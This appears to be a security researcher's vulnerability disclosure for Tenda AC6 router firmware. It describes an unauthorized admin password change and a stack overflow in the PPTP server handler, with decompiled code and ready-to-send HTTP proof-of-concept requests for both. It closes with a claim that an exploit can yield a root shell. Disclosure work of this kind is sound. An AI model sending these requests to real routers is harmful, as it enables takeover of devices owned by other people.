

main IOT_vuln / Tenda / AC6 / 16 /



fuxianghah update command execv ...

on Feb 28 History

..



img

9 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for a POST to /login.html. The request body contains a login attempt with a password. The response shows a successful login with a 200 OK status. The Tenda Web Master browser window shows the login page with a username field containing '123456' and a green '登录' (Login) button.

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda WiFi browser window on the right. The Burp Suite interface displays a request and response for a POST to /login.html. The request body contains a login attempt with a password. The response shows a successful login with a 200 OK status. The Tenda WiFi browser window shows the network status page with a sidebar menu and a main content area displaying network information, including a signal strength indicator, a router icon, and various network statistics.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
5 v22 = sub_2B58C(a1, "mppe", "1");
6 v21 = sub_2B58C(a1, "mppeOp", "128");
7 v20 = (char *)sub_2B58C(a1, "startIp", &unk_EF724);
8 v19 = (char *)sub_2B58C(a1, "endIp", &unk_EF724);
9 GetValue("wl2g.public.mode", s1);
0 GetValue("wl5g.public.mode", v7);
1 GetValue("vpp.cli.pptpEnable", v6);
```

The content obtained by the program through the parameter startip is passed to V20

```
goto LABEL_20;
}
if ( sscanf(v20, "%[^.].%[^.].%[^.].%s", v13, v14, v15, &v15[8]) != 4
|| sscanf(v19, "%[^.].%[^.].%[^.].%s", &v9, &v10, &v11, v12) != 4 )
{
    v24 = 1;
    goto LABEL_20;
}
```

Then, through sscanf function, the content of regular expression matching is passed to the stack of V13, V14 and V15. There is no size check, and there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetPptpServerCfg HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

Content-Length: 1564


Origin: http://192.168.1.1

Connection: close

Referer: http://192.168.1.1/pptp_server.html?random=0.039770115229594394&

Cookie: password=e10adc3949ba59abbe56e057f20f883eepe1qw

serverEn=1&startIp=10.0.0.100aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaanaa



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

POST /goform/fast_setting_wifi_set HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0

Accept: /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 116

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

